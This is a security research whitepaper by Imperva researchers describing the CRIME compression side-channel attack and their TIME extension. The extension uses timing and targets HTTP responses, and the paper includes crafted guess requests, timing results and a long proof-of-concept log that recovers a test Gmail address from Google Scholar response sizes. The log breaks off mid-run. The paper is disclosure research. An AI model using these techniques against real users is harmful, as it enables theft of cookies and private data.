

A Perfect CRIME?

Only TIME Will Tell

Tal Be'ery, Amichai Shulman





Table of Contents

1.	Abstract	4
2.	Introduction to HTTP Compression	5
2	2.1 HTTP compression and the web	5
2	2.2 GZIP	
	2.2.1 LZ77	6
	2.2.2 Huffman coding	6
3.	CRIME attack	8
3	3.1 Compression data leaks	8
3	3.2 Attack outline	
3	3.3 Attack example	9
4.	Extending CRIME	11
2	4.1 TIME Attack – Inferring payload size from transmission time	11
	4.1.1 Sender's boundary RTT effect	
	4.1.2 Eliminating noise	
	4.1.3 Timing inference PoC	
2	4.2 Attacking HTTP response's compression info leak	15
	4.2.1 CRIME on response attack PoC	
4	4.3 Future work	18
5.	About Imperva	19
6.	About The Authors	20
7.	Appendix A – Log of the PoC results	21
8.	Appendix B - TIME javascript code	31

1. Abstract

On 2012, security researchers shook the world of security with their CRIME attack against the SSL encryption protocol. CRIME (Compression Ratio Info-leak Made Easy) attack used an inherent information leakage vulnerability resulting from the HTTP compression usage to defeat SSL's encryption.

However, the CRIME attack had two major practical drawbacks. The first is the CRIME attack being solely aimed at HTTP requests. However, most of the current web does not compress HTTP requests. The few protocols that did support HTTP requests compression (SSL compression and SPDY) had dropped their support following the attack details disclosure, by thus rendering the CRIME attack irrelevant.

The second is the attack threat model: CRIME attacker is required to control the plaintext AND to be able to intercept the encrypted message. This attack model limits the attack to mostly MITM (Man In The Middle) situation.

In our work we address these two limitations by introducing the TIME (Timing Info-leak Made Easy) attack and changing the target the attack to web responses.

Changing the target of the attack from HTTP requests to HTTP responses significantly increases the attack surface, as most of the current web utilizes HTTP response compression to save bandwidth and latency.

By using timing information differential analysis to infer on the compressed payload's size, the CRIME attack's attack model can be simplified and its requirements can be loosened. In TIME's attack model the attacker only needs to control the plaintext, theoretically allowing any malicious site to launch a TIME attack against its innocent visitors, to break SSL encryption and/or Same Origin Policy (SOP).

2. Introduction to HTTP Compression

2.1 HTTP compression and the web

In computer science and information theory, data compression, involves encoding information using fewer bits than the original representation. Lossless compression reduces bits by identifying and eliminating statistical redundancy. No information is lost in lossless compression.¹

Since a large portion of the web traffic consists of textual resources which are known to have high statistical redundancy, it makes sense to send a compressed version of these resources over the wire.

HTTP response compression was standardized by RFC 2616² and became a standard for modern web application, as it is supported by all servers and browsers.

Website	Alexa Ranking	Total download size increase (on first load)	Page load time increase (1000/384 Kbps DSL)	Page load time increase (56 Kbps modem)
www.google.com	1	10.3KB (44%)	0.12s (12%)	1.3s (25%)
www.facebook.com	2	348 KB (175%)	9.45 (414%)	63s (524%)
www.yahoo.com	3	331 KB (126%)	1.2s (64%)	9.4s (137%)

Figure 1 Compression boosts performance³

RFC 2616 didn't standardized the compression of HTTP requests as they are usually much smaller than the responses and therefore the potential gain of compressing them is much less significant. Emerging standards, such as SPDY⁴ has added support for HTTP request compression, but SPDY adoption is still considered to be "a Drop in the Bucket" of the World Wide Web.

¹ http://en.wikipedia.org/wiki/Data compression

² http://www.ietf.org/rfc/rfc2616.txt

³ https://developers.google.com/speed/articles/use-compression?hl=fr

⁴ http://tools.ietf.org/html/draft-mbelshe-httpbis-spdy-00

⁵ http://readwrite.com/2012/05/02/web-server-report-site-growth-slows-and-spdy-is-a-drop-in-the-bucket

2.2 GZIP

The main compression algorithm used over the web protocols is GZIP. GZIP is based on the DEFLATE algorithm, which is a combination of LZ77 and Huffman coding. LZ77 is used to eliminate the redundancy of repeating sequences, while Huffman coding is used to eliminate the redundancy of repeating symbols.

2.2.1 LZ77

LZ77 is a lossless data compression algorithm published in a paper by Abraham Lempel and Jacob Ziv in 1977. LZ77 algorithms achieve compression by replacing repeated occurrences of data with references to a single copy of that data existing earlier in the input (uncompressed) data stream. A match is encoded by a pair of numbers called a length-distance pair, which is equivalent to the statement "each of the next length characters is equal to the characters exactly distance characters behind it in the uncompressed stream"⁶.




Figure 2 LZ compression example⁷

2.2.2 Huffman coding

Huffman coding is an entropy encoding algorithm published in paper by David A. Huffman in 1952. The algorithm constructs a variable bit length code, so the most common source symbols ("letters") are represented with using shorter strings of bits than less common source symbols.

For example, in a alphabet which includes only English lower case letters and space, the very common letter 'e' in the English language can be encoded with only 3 bits, while less frequent letters such as 'x' are encoded with 7 bits.

⁶ http://en.wikipedia.org/wiki/LZ77 and LZ78

⁷ http://www.commandlinefanatic.com/cgi-bin/showarticle.cgi?article=art001

Char ♦	Freq +	Code ♦
space	7	111
a	4	010
е	4	000
f	3	1101
h	2	1010
i	2	1000
m	2	0111
n	2	0010
s	2	1011
t	2	0110
I	1	11001
0	1	00110
р	1	10011
г	1	11000
u	1	00111
х	1	10010

Figure 3 Huffman coding example⁸

_

⁸ http://en.wikipedia.org/wiki/Huffman_coding

3. CRIME attack

3.1 Compression data leaks

In a paper published on 2002, John Kelsey has identified that lossless compression may create an information leaking side channel:"The most widely used lossless compression algorithms adapt to the patterns in their input, so that when those patterns are repeated, those repetitions can be encoded very efficiently. This allows a whole class of attacks to learn whether some string S is present within a sequence of compressed and encrypted messages, based on using either known input data (some instances where S is known to have appeared in messages) or chosen input (where S may be appended tosome messages before they're compressed and encrypted). All the attacks in this section require knowledge or control of some part of a set of messages, and generally also some knowledge of the kind of data being sent. They also all require knowledge of either inputs or compressor outputs, or in some cases, compression ratios".

The CRIME (Compression Ratio Info-leak Made Easy) exploit of the compression side-channel was created by the security researchers Juliano Rizzo and Thai Duong, in 2012. CRIME attack uses an inherent information leakage vulnerability resulting from the HTTP request compression usage to defeat SSL's encryption.

3.2 Attack outline

CRIME relies on the attacker being able to observe the size of the ciphertext sent by the browser while at the same time inducing the browser to make multiple carefully crafted HTTP requests to the target site.

These multiple requests are actually a guess on the contents of the cookie header which is automatically appended by the browser on requests to the target site. The attacker observes the change in size of the compressed request payload, which contains both the secret cookie that is sent by the browser only to the target site, and variable content created by the attacker, as the variable content is altered. When the size of the compressed content is reduced, it can be inferred that some part of the injected content matches some part of the source and therefore it is compressed by the LZ77 part of the GZIP Algorithm.

⁹ http://www.iacr.org/cryptodb/archive/2002/FSE/3091/3091.pdf




Figure 4 CRIME attack outline¹⁰

3.3 Attack example

An example of a single iteration of the attack can be found in the figure below:

```
POST /sessionid=d HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:
Cookie: sessionid=d8e8fca2dc0f896fd7cb4cb0031ba249

POST /sessionid=a HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:
Cookie: sessionid=d8e8fca2dc0f896fd7cb4cb0031ba249
```

Figure 5 CRIME guess requests example

¹⁰https://docs.google.com/presentation/d/11eBmGiHbYcHR9gL5nDyZChu_-lCa2GizeuOfaLU2HOU/present#slide=id.g1e3070b2_2_1

CRIME attackers try to guess the secret content of the "sessionid" HTTP Cookie character by character. To do so they tell the browser (using a javascript) to generate requests with URL that contains a guess for the first character of the Cookie ("sessionid=<guess>").

For incorrect guesses, e.g. "sessionid=a", the LZ77 part of the GZIP will compress the reoccurring "sessionid=" string. However, when the guess is correct ("sessionid=d"), the LZ77 part of the GZIP Algorithm will compress a longer reoccurring string, probably¹¹ resulting lower request size compared to all other guesses.

After correctly guessing the first character, the attacker moves on to guess the next character in the same manner, until all the characters of the secret cookie are revealed.

¹¹ Since Huffman coding is also applied, the difference in size of the incorrect guess might be unobservable if the addition of the incorrect guess character is smaller than a byte.

4. Extending CRIME

CRIME attack has two major practical drawbacks. The first issue is that CRIME attack is solely aimed at HTTP requests. However, most of the current web does not compress HTTP requests. The few protocols that did support HTTP requests compression (SSL compression and SPDY) had dropped their support following the attack details disclosure, by thus rendering the CRIME attack irrelevant.

The second is the attack threat model: CRIME attacker is required to control the plaintext AND be able to intercept the encrypted message. This attack model limits the attack to mostly MITM (Man In The Middle) situations.

In this section we address these two limitations by introducing the TIME (Timing Info-leak Made Easy) attack and changing the target the attack to web responses.

Changing the target of the attack from HTTP requests to HTTP responses significantly increases the attack surface, as most of the current web utilizes HTTP response compression to save bandwidth and latency.

By using timing information differential analysis to infer on the compressed payload's size, the CRIME attack's attack model can be simplified and its requirements can be loosened. In TIME's attack model the attacker only needs to control the plaintext, theoretically allowing any malicious site to launch a TIME attack against its innocent visitors, to break SSL encryption and/or Same Origin Policy (SOP).

4.1 TIME Attack – Inferring payload size from transmission time

Compression reduces the payload size and therefore the time needed to transmit it over the wire.

Website	Alexa Ranking	Total download size increase (on first load)	Page load time increase (1000/384 Kbps DSL)	Page load time increase (56 Kbps modem)
www.google.com	1	10.3KB (44%)	0.12s (12%)	1.3s (25%)
www.facebook.com	2	348 KB (175%)	9.4s (414%)	63s (52496)
www.yahoo.com	3	331 KB (126%)	1.2s (64%)	9.4s (137%)

Figure 6 Compression boosts load time¹²

-

¹² https://developers.google.com/speed/articles/use-compression?hl=fr

Therefore, instead of directly observing the payload size, the attacker can measure the transmission time of the payload. A successful guess will result a smaller payload and shorter tome than an unsuccessful guess. The main advantage of this indirect solution is that time measurement can be implemented with javascirpt, the same malicious javascript that generates the requests from the victim's browser and the attacker no longer needs to be an eavesdropper.

4.1.1 Sender's boundary RTT effect

Usually the small differences in payload lengths create only very small differences in transmission time. However, in some cases, the sender needs to wait for acknowledgement (TCP ACK) packet from the receiver before it can send another packet. Since the receiver has to wait for the sender's packet to arrive and only then transmit the TCP ACK which travels back to the sender, the waiting for ACK adds aRound Trip Time (RTT) latency.

Since in our attack model the attackers are able to control the payload size, they can set its size to be exactly on that sender's boundary, so that a change of one extra byte in the payload length will cause the payload size to cross sender's boundary and add an RTT latency to the timing measurement, by thus making the time difference noticeable.

We had found that on windows machines the sender waits for TCP ACK after it sends two packets

83 10.05069300010.2.141.22	157.166.249.13	TCP	66 49730 > http [SYN] S
92 10.198751000157.166.249.13	10.2.141.22	TCP	66 http > 49730 [SYN, A
93 10.19885700010.2.141.22	157.166.249.13	TCP	54 49730 > http [ACK] S
94 10.20000500010.2.141.22	157.166.249.13	TCP	1514 [TCP segment of a re
95 10.20001500010.2.141.22	157.166.249.13	TCP	1514 [TCP segment of a re
97 10.351263000157.166.249.13	10.2.141.22	TCP	60 http > 49730 [ACK] 5
98 10.35136400010.2.141.22	157.166.249.13	HTTP	55 GET /?MpsisDiRspO4ko

Figure 7 Sender loses150 mSec waiting for ACK

4.1.2 **Eliminating noise**

Timing measurements are exposed to some random network noises. Congestions and packet loss in any of the elements (client, routers and server) within session route can add some random latency. In order to eliminate these noises we have found that repeatedly sending the payload (say 10 times) and taking the minimal timing value will eliminate such random latency effects.

4.1.3 <u>Timing inference PoC</u>

We had implemented a javascript PoC of TIME attack. The script creates requests for cnn.com site, with the XMLHttpRequest (XHR) javascript directive. The change in requests length is obtained by adding a new parameter (which the web application ignores) of the desired length. Since XHR request across different domains, has to be explicitly allowed by the target server's HTTP headers, the browser terminates the transaction after the headers have been received.

The sender's boundary in this case is obtained when the parameter length is 2588 bytes. When the parameter length is 2589 the boundary is crossed. The script sends requests with parameter size 2588 and 2589 alternately, and measures the response time and writes the results. Each results line is of the following format "parameter size,<ti>time in mSec"

We can see the results on the figure below. The timing difference between the minimum values of the different parameter length requests is very noticeable: 312 mSec for the shorter request, compared to 458 for the longer request.

```
file:///U:/ADC/timing/XHR-timing-boundary-3.htm
,333
2589,470
2588,316
2589,464
2588,330
2589,463
2588,318
2589,462
2588,320
2589,468
2588,325
2589,467
2588,331
2589,460
2588,318
2589,462
2588,318
2589,474
2588,313
2589,463
2588,319
2589,472
2588,322
2589,458
2588,312
2589,466
2588,317
2589,465
2588,314
2589,460
2588,319
```

Figure 8 Timing inference javascript results

4.2 Attacking HTTP response's compression info leak

When switching the attack's target from a secret value embedded within an HTTP request to a secret value embedded within an HTTP response, most of the attack details remain unchanged.

The attackers still observe the length of the response exactly the same way they observe the size of the requests. The guesses are still created with a javascript the attacker injects.

The major difference is that when dealing with responses the attacker is unable to control the response content directly, as the response content is generated by the server.

However we had found out that attacker can overcome this obstacle by attacking pages that embeds user input within their response. We had found out that many websites include such functionality, most obviously in the search functionality, but also in pages that do not seem to accept input from the user, as they may embed the request URL within their response.

4.2.1 CRIME on response attack PoC

The target of this attack Proof-of-Concept (PoC) is to reveal the email address of Google's gmail.com user, by observing only the response size. The attack use the Google scholar's citations search functionality:

"scholar.google.co.il/citations?hl=en&view_op=new_articles&nun=guess@gmail.com&nua=&nuve=&nuim".

The attacker controls the response's displayed name of the author with the nun parameter value (marked with red rectangles). The target attack is the victim's user name (marked with a yellow rectangle) – in this case "honeymadhatter@gmail.com".




Figure 9 Google scholar citation search



Figure 10 HTML source of the Google scholar page

The anchor of the attack was the "@gmail.com" string and the attacker tries to guess the full email address by guessing it character after character from last character to first (i.e. "r@gmail.com", "er@gmail.com", etc.)

In order to reduce the chance that the guessing will create some unrelated string reoccurrences, the attackers can encapsulate their guesses with some strings that do not appear (or very uncommon) within the original response.

Using this algorithm, we were able to implement a PoC exploit in python that was able to reveal the full email address of the victim by observing only the length of the response to crafted requests.

Here is a log of a single iteration of the algorithm run (the full log can be found in the appendix). Each line describes a single HTTP transaction "guess:<the guess> Response len:<response length in bytes>"

This part is successfully trying to guess the character before "madhatter@gmail.com" which is "y" (highlighted)

guess:@~amadhatter@gmail.com^\$ Response len:10218 guess:@~bmadhatter@gmail.com^\$ Response len:10218 guess:@~cmadhatter@gmail.com^\$ Response len:10218 guess:@~dmadhatter@gmail.com^\$ Response len:10218 guess:@~emadhatter@gmail.com^\$ Response len:10218 guess:@~fmadhatter@gmail.com^\$ Response len:10218 guess:@~gmadhatter@gmail.com^\$ Response len:10218 guess:@~hmadhatter@gmail.com^\$ Response len:10218 guess:@~imadhatter@gmail.com^\$ Response len:10217 guess:@~jmadhatter@gmail.com^\$ Response len:10218 guess:@~kmadhatter@gmail.com^\$ Response len:10218 guess:@~lmadhatter@gmail.com^\$ Response len:10218 guess:@~mmadhatter@gmail.com^\$ Response len:10218 guess:@~nmadhatter@gmail.com^\$ Response len:10218 guess:@~omadhatter@gmail.com^\$ Response len:10218 guess:@~pmadhatter@gmail.com^\$ Response len:10218 guess:@~qmadhatter@gmail.com^\$ Response len:10218 guess:@~rmadhatter@gmail.com^\$ Response len:10218 guess:@~smadhatter@gmail.com^\$ Response len:10218 guess:@~tmadhatter@gmail.com^\$ Response len:10218

guess:@~umadhatter@gmail.com^\$ Response len:10218 guess:@~vmadhatter@gmail.com^\$ Response len:10218 guess:@~wmadhatter@gmail.com^\$ Response len:10218 guess:@~xmadhatter@gmail.com^\$ Response len:10218 guess:@~ymadhatter@gmail.com^\$ Response len:10216 guess:@~zmadhatter@gmail.com^\$ Response len:10218 guess:@~zmadhatter@gmail.com^\$ Response len:10218 guess:@~.madhatter@gmail.com^\$ Response len:10218

4.3 Future work

In this paper, we had demonstrated two different extensions to the CRIME attack. It seems that by combining these extensions together, attackers might be theoretically able to use timing information differential analysis to infer on the compressed response content. If they will, the importance of CRIME attack and its prevention as the extensions increase the attack surface and relax some of the attack model limitations.

5. About Imperva

Imperva (NYSE: IMPV), is a data security company headquartered in the United States, which provides solutions for high-value business data protection and prevents sensitive data theft from hackers and malicious insiders by securing data across three main areas: databases, file systems, and web applications.

Imperva's mission is simple - protect the data that drives our customers' business. Imperva solutions provide:

- Data Breach Prevention: Real-time protection against hackers and malicious insiders targeting sensitive data
- Regulatory and Industry Compliance: Fast and cost-effective route to compliance with full visibility into data usage, vulnerabilities and access rights
- Data Risk Management: Continuous and repeatable process for identifying and mitigating data risk

6. About The Authors

Amichai Shulman is co-founder and CTO of Imperva, where he heads the Application Defense Center (ADC), Imperva's internationally recognized research organization focused on security and compliance. Mr. Shulman regularly lectures at trade conferences and delivers monthly eSeminars. The press draws on Mr. Shulman's expertise to comment on breaking news, including security breaches, mitigation techniques, and related technologies. Under his direction, the ADC has been credited with the discovery of serious vulnerabilities in commercial Web application and database products, including Oracle, IBM, and Microsoft. Prior to Imperva, Mr. Shulman was founder and CTO of Edvice Security Services Ltd., a consulting group that provided application and database security services to major financial institutions, including Web and database penetration testing and security strategy, design and implementation. Mr. Shulman served in the Israel Defense Forces, where he led a team that identified new computer attack and defense techniques. He has B.Sc and Masters Degrees in Computer Science from the Technion, Israel Institute of Technology

Tal Be'ery is the web security research team leader at Imperva's Application Defense Center (ADC). In this position, he leads the efforts to capture and analyze hacking activities. The insights obtained in this process are incorporated into the design of new security mechanisms by the web research team he leads. Mr. Be'ery holds a B.Sc and an M.Sc degree in Electrical Engineering and Computer Science. He was granted a number of awards both for his academic work and his professional achievements. Mr. Be'ery is a Certified Information Systems Security Professional (CISSP), with a decade of experience in the Information Security field. He has been a speaker at security industry events including RSA, Blackhat and AusCERT and was included by Facebook in their whitehat security researchers list. Mr. Be'ery is a columnist for the securityweek.com magazine.

7. Appendix A – Log of the PoC results

>>> Guess("@gmail.com") guess:@~@gmail.com^\$ Response len:10212 guess:@~a@gmail.com^\$ Response len:10213 guess: @~b@gmail.com^\$ Response len:10213 guess:@~c@gmail.com^\$ Response len:10213 guess:@~d@gmail.com^\$ Response len:10213 guess:@~e@gmail.com^\$ Response len:10213 guess:@~f@gmail.com^\$ Response len:10213 guess:@~g@gmail.com^\$ Response len:10213 guess:@~h@gmail.com^\$ Response len:10213 guess:@~i@gmail.com^\$ Response len:10213 guess:@~j@gmail.com^\$ Response len:10214 guess:@~k@gmail.com^\$ Response len:10214 guess:@~l@gmail.com^\$ Response len:10213 guess:@~m@gmail.com^\$ Response len:10213 guess:@~n@gmail.com^\$ Response len:10213 guess:@~o@gmail.com^\$ Response len:10213 guess:@~p@gmail.com^\$ Response len:10213 guess:@~q@gmail.com^\$ Response len:10214 guess:@~r@gmail.com^\$ Response len:10212 r@gmail.com guess:@~ar@gmail.com^\$ Response len:10215 guess:@~br@gmail.com^\$ Response len:10215 guess:@~cr@gmail.com^\$ Response len:10215 guess:@~dr@gmail.com^\$ Response len:10215 guess:@~er@gmail.com^\$ Response len:10214 guess:@~fr@gmail.com^\$ Response len:10215 guess:@~gr@gmail.com^\$ Response len:10215 guess:@~hr@gmail.com^\$ Response len:10215 guess:@~ir@gmail.com^\$ Response len:10215

guess:@~jr@gmail.com^\$ Response len:10215 guess:@~kr@gmail.com^\$ Response len:10215 guess:@~lr@gmail.com^\$ Response len:10215 guess:@~mr@gmail.com^\$ Response len:10215 guess:@~nr@gmail.com^\$ Response len:10215 guess:@~or@gmail.com^\$ Response len:10215 guess:@~pr@gmail.com^\$ Response len:10215 guess:@~qr@gmail.com^\$ Response len:10215 guess:@~rr@gmail.com^\$ Response len:10215 guess:@~sr@gmail.com^\$ Response len:10215 guess:@~tr@gmail.com^\$ Response len:10215 guess:@~ur@gmail.com^\$ Response len:10215 guess:@~vr@gmail.com^\$ Response len:10215 guess:@~wr@gmail.com^\$ Response len:10215 guess:@~xr@gmail.com^\$ Response len:10215 guess:@~yr@gmail.com^\$ Response len:10215 guess:@~zr@gmail.com^\$ Response len:10215 guess:@~.r@gmail.com^\$ Response len:10215 er@gmail.com guess:@~aer@gmail.com^\$ Response len:10215 guess:@~ber@gmail.com^\$ Response len:10216 guess:@~cer@gmail.com^\$ Response len:10215 guess:@~der@gmail.com^\$ Response len:10215 guess:@~eer@gmail.com^\$ Response len:10215 guess:@~fer@gmail.com^\$ Response len:10216 guess:@~ger@gmail.com^\$ Response len:10216 guess:@~her@gmail.com^\$ Response len:10216 guess:@~ier@gmail.com^\$ Response len:10215 guess:@~jer@gmail.com^\$ Response len:10216 guess:@~ker@gmail.com^\$ Response len:10216 guess:@~ler@gmail.com^\$ Response len:10215

guess:@~mer@gmail.com^\$ Response len:10216 guess:@~ner@gmail.com^\$ Response len:10215 guess:@~oer@gmail.com^\$ Response len:10215 guess:@~per@gmail.com^\$ Response len:10215 guess:@~qer@gmail.com^\$ Response len:10216 guess:@~rer@gmail.com^\$ Response len:10215 guess:@~ser@gmail.com^\$ Response len:10215 guess:@~ter@gmail.com^\$ Response len:10214 ter@gmail.com guess:@~ater@gmail.com^\$ Response len:10215 guess:@~bter@gmail.com^\$ Response len:10216 guess:@~cter@gmail.com^\$ Response len:10216 guess:@~dter@gmail.com^\$ Response len:10216 guess:@~eter@gmail.com^\$ Response len:10215 guess:@~fter@gmail.com^\$ Response len:10216 guess:@~gter@gmail.com^\$ Response len:10216 guess:@~hter@gmail.com^\$ Response len:10216 guess:@~iter@gmail.com^\$ Response len:10216 guess:@~jter@gmail.com^\$ Response len:10216 guess:@~kter@gmail.com^\$ Response len:10216 guess:@~lter@gmail.com^\$ Response len:10216 guess:@~mter@gmail.com^\$ Response len:10216 guess:@~nter@gmail.com^\$ Response len:10216 guess:@~oter@gmail.com^\$ Response len:10216 guess:@~pter@gmail.com^\$ Response len:10216 guess:@~qter@gmail.com^\$ Response len:10217 guess:@~rter@gmail.com^\$ Response len:10216 guess:@~ster@gmail.com^\$ Response len:10216 guess:@~tter@gmail.com^\$ Response len:10214 tter@gmail.com

guess:@~atter@gmail.com^\$ Response len:10215

guess:@~btter@gmail.com^\$ Response len:10217 guess:@~ctter@gmail.com^\$ Response len:10217 guess:@~dtter@gmail.com^\$ Response len:10217 guess:@~etter@gmail.com^\$ Response len:10217 guess:@~ftter@gmail.com^\$ Response len:10217 guess:@~gtter@gmail.com^\$ Response len:10217 guess:@~htter@gmail.com^\$ Response len:10217 guess:@~itter@gmail.com^\$ Response len:10217 guess:@~jtter@gmail.com^\$ Response len:10217 guess:@~ktter@gmail.com^\$ Response len:10217 guess:@~ltter@gmail.com^\$ Response len:10217 guess:@~mtter@gmail.com^\$ Response len:10217 guess:@~ntter@gmail.com^\$ Response len:10217 guess:@~otter@gmail.com^\$ Response len:10217 guess:@~ptter@gmail.com^\$ Response len:10217 guess:@~qtter@gmail.com^\$ Response len:10217 guess:@~rtter@gmail.com^\$ Response len:10217 guess:@~stter@gmail.com^\$ Response len:10217 guess:@~ttter@gmail.com^\$ Response len:10217 guess:@~utter@gmail.com^\$ Response len:10217 guess:@~vtter@gmail.com^\$ Response len:10217 guess:@~wtter@gmail.com^\$ Response len:10217 guess:@~xtter@gmail.com^\$ Response len:10217 guess:@~ytter@gmail.com^\$ Response len:10217 guess:@~ztter@gmail.com^\$ Response len:10217 guess:@~.tter@gmail.com^\$ Response len:10217 atter@gmail.com guess:@~aatter@gmail.com^\$ Response len:10217 guess:@~batter@gmail.com^\$ Response len:10217 guess:@~catter@gmail.com^\$ Response len:10217 guess:@~datter@gmail.com^\$ Response len:10217

- guess:@~eatter@gmail.com^\$ Response len:10217
- guess:@~fatter@gmail.com^\$ Response len:10217
- guess:@~gatter@gmail.com^\$ Response len:10217
- guess:@~hatter@gmail.com^\$ Response len:10215
- hatter@gmail.com
- guess:@~ahatter@gmail.com^\$ Response len:10217
- guess:@~bhatter@gmail.com^\$ Response len:10217
- guess:@~chatter@gmail.com^\$ Response len:10217
- guess:@~dhatter@gmail.com^\$ Response len:10215
- dhatter@gmail.com
- guess:@~adhatter@gmail.com^\$ Response len:10215
- adhatter@gmail.com
- guess:@~aadhatter@gmail.com^\$ Response len:10217
- guess:@~badhatter@gmail.com^\$ Response len:10217
- guess:@~cadhatter@gmail.com^\$ Response len:10217
- guess:@~dadhatter@gmail.com^\$ Response len:10217
- guess:@~eadhatter@gmail.com^\$ Response len:10217
- guess:@~fadhatter@gmail.com^\$ Response len:10217
- guess:@~gadhatter@gmail.com^\$ Response len:10217
- guess:@~hadhatter@gmail.com^\$ Response len:10217
- guess:@~iadhatter@gmail.com^\$ Response len:10217
- guess:@~jadhatter@gmail.com^\$ Response len:10217
- guess:@~kadhatter@gmail.com^\$ Response len:10217
- guess:@~ladhatter@gmail.com^\$ Response len:10217
- guess:@~madhatter@gmail.com^\$ Response len:10215
- madhatter@gmail.com
- guess:@~amadhatter@gmail.com^\$ Response len:10218
- guess:@~bmadhatter@gmail.com^\$ Response len:10218
- guess:@~cmadhatter@gmail.com^\$ Response len:10218
- guess:@~dmadhatter@gmail.com^\$ Response len:10218
- guess:@~emadhatter@gmail.com^\$ Response len:10218

guess:@~fmadhatter@gmail.com^\$ Response len:10218 guess:@~gmadhatter@gmail.com^\$ Response len:10218 guess:@~hmadhatter@gmail.com^\$ Response len:10218 guess:@~imadhatter@gmail.com^\$ Response len:10217 guess:@~jmadhatter@gmail.com^\$ Response len:10218 guess:@~kmadhatter@gmail.com^\$ Response len:10218 guess:@~lmadhatter@gmail.com^\$ Response len:10218 guess:@~mmadhatter@gmail.com^\$ Response len:10218 guess:@~nmadhatter@gmail.com^\$ Response len:10218 guess:@~omadhatter@gmail.com^\$ Response len:10218 guess:@~pmadhatter@gmail.com^\$ Response len:10218 guess:@~qmadhatter@gmail.com^\$ Response len:10218 guess:@~rmadhatter@gmail.com^\$ Response len:10218 guess:@~smadhatter@gmail.com^\$ Response len:10218 guess:@~tmadhatter@gmail.com^\$ Response len:10218 guess:@~umadhatter@gmail.com^\$ Response len:10218 guess:@~vmadhatter@gmail.com^\$ Response len:10218 guess:@~wmadhatter@gmail.com^\$ Response len:10218 guess:@~xmadhatter@gmail.com^\$ Response len:10218 guess:@~ymadhatter@gmail.com^\$ Response len:10216 guess:@~zmadhatter@gmail.com^\$ Response len:10218 guess:@~.madhatter@gmail.com^\$ Response len:10218 ymadhatter@gmail.com guess:@~aymadhatter@gmail.com^\$ Response len:10218 guess:@~bymadhatter@gmail.com^\$ Response len:10218 guess:@~cymadhatter@gmail.com^\$ Response len:10218 guess:@~dymadhatter@gmail.com^\$ Response len:10218 guess:@~eymadhatter@gmail.com^\$ Response len:10216 eymadhatter@gmail.com guess:@~aeymadhatter@gmail.com^\$ Response len:10218 guess:@~beymadhatter@gmail.com^\$ Response len:10218

guess:@~ceymadhatter@gmail.com^\$ Response len:10218 guess:@~deymadhatter@gmail.com^\$ Response len:10218 guess:@~eeymadhatter@gmail.com^\$ Response len:10218 guess:@~feymadhatter@gmail.com^\$ Response len:10218 guess:@~geymadhatter@gmail.com^\$ Response len:10218 guess:@~heymadhatter@gmail.com^\$ Response len:10218 guess:@~ieymadhatter@gmail.com^\$ Response len:10218 guess:@~jeymadhatter@gmail.com^\$ Response len:10218 guess:@~keymadhatter@gmail.com^\$ Response len:10218 guess:@~leymadhatter@gmail.com^\$ Response len:10218 guess:@~meymadhatter@gmail.com^\$ Response len:10218 guess:@~neymadhatter@gmail.com^\$ Response len:10216 neymadhatter@gmail.com guess:@~aneymadhatter@gmail.com^\$ Response len:10218 guess:@~bneymadhatter@gmail.com^\$ Response len:10219 guess:@~cneymadhatter@gmail.com^\$ Response len:10218 guess:@~dneymadhatter@gmail.com^\$ Response len:10218 guess:@~eneymadhatter@gmail.com^\$ Response len:10218 guess:@~fneymadhatter@gmail.com^\$ Response len:10219 guess:@~gneymadhatter@gmail.com^\$ Response len:10219 guess:@~hneymadhatter@gmail.com^\$ Response len:10219 guess:@~ineymadhatter@gmail.com^\$ Response len:10218 guess:@~jneymadhatter@gmail.com^\$ Response len:10219 guess:@~kneymadhatter@gmail.com^\$ Response len:10219 guess:@~lneymadhatter@gmail.com^\$ Response len:10218 guess:@~mneymadhatter@gmail.com^\$ Response len:10219 guess:@~nneymadhatter@gmail.com^\$ Response len:10218 guess:@~oneymadhatter@gmail.com^\$ Response len:10217 guess:@~pneymadhatter@gmail.com^\$ Response len:10218 guess:@~qneymadhatter@gmail.com^\$ Response len:10219 guess:@~rneymadhatter@gmail.com^\$ Response len:10218

